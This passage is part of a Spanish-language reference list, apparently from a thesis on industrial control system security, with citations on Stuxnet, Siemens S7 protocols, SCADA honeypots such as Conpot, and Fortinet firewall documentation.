[58] Nicolas Falliere, Liam O Murchu y Eric Chien. "W32. stuxnet dossier". En: *White paper, Symantec Corp., Security Response*. Vol. 5. 6. 2011, pág. 29.

[59] Jon R Lindsay. "Stuxnet and the limits of cyber warfare". En: *Security Studies* 22.3 (2013), págs. 365-404.

[60] Thomas M Chen y Saeed Abu-Nimeh. "Lessons from Stuxnet". En: *Computer*. Vol. 44. 4. IEEE. 2011, págs. 91-93.

[61] Eric D Knapp. *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*. Syngress, 2011.

[62] Siemens AG. *Security Concepts for SIMATIC S7-1500, S7-1200 and ET 200 CPU based Controllers*. White Paper. Siemens AG, 2020.

[63] Tobias Wiens. "Analysis of S7CommPlus Protocol Used in Simatic S7 PLCs". En: *Proceedings of the 19th World Congress of the International Federation of Automatic Control*. 2014.

[64] Eli Biham et al. "Rogue7: Rogue Engineering-Station attacks on S7 Simatic PLCs". En: *Black Hat Europe Conference*. 2019.

[65] Sergey Gorbunov y Aaron Reid. "S7CommPlus: Analysis and Vulnerabilities in Modern Siemens S7 Communication". En: *BlackHat Asia Conference Proceedings*. 2018.

[66] Fortinet. *FortiGate FortiWiFi 80F Series Data Sheet*. Data Sheet. Accedido: Junio 10, 2025. Fortinet, Inc., 2025. URL: `https://www.fortinet.com/resources/data-sheets/fortigate-fortiwifi-80f-series` (visitado 10-06-2025).

[67] Proyecto Conpot. *Conpot - Honeypot para ICS/SCADA*. `http://conpot.org/`. Accedido: Abril 29, 2025. 2025.

[68] Docker Inc. *Docker - Plataforma de contenedores*. `https://www.docker.com/`. Accedido: Abril 29, 2025. 2025.

[69] Eric Zhang. *Gas Station ATGs Exposed to Public*. `https://www.ericzhang.me/gas-station-atgs-exposed-to-public/`. Accedido: Abril 29, 2025. 2021.

[70] Gordon Clarke, Deon Reynders y Edwin Wright. *Practical modern SCADA protocols: DNP3, 60870.5 and related systems*. Newnes, 2004.

[71] Gustavo González-Granadillo, Sonia González-Zarzosa y Rodrigo Diaz. "Security analysis and vulnerability assessment of IEC 60870-5-104 protocol in SCADA systems". En: *Proceedings of the 14th International Conference on Availability, Reliability and Security*. 2019, págs. 1-7.

[72] Fortinet. *VDOM Overview*. `https://docs.fortinet.com/document/fortigate/7.4.3/administration-guide/597696/vdom-overview`. Accedido: Mayo 2, 2024. 2024.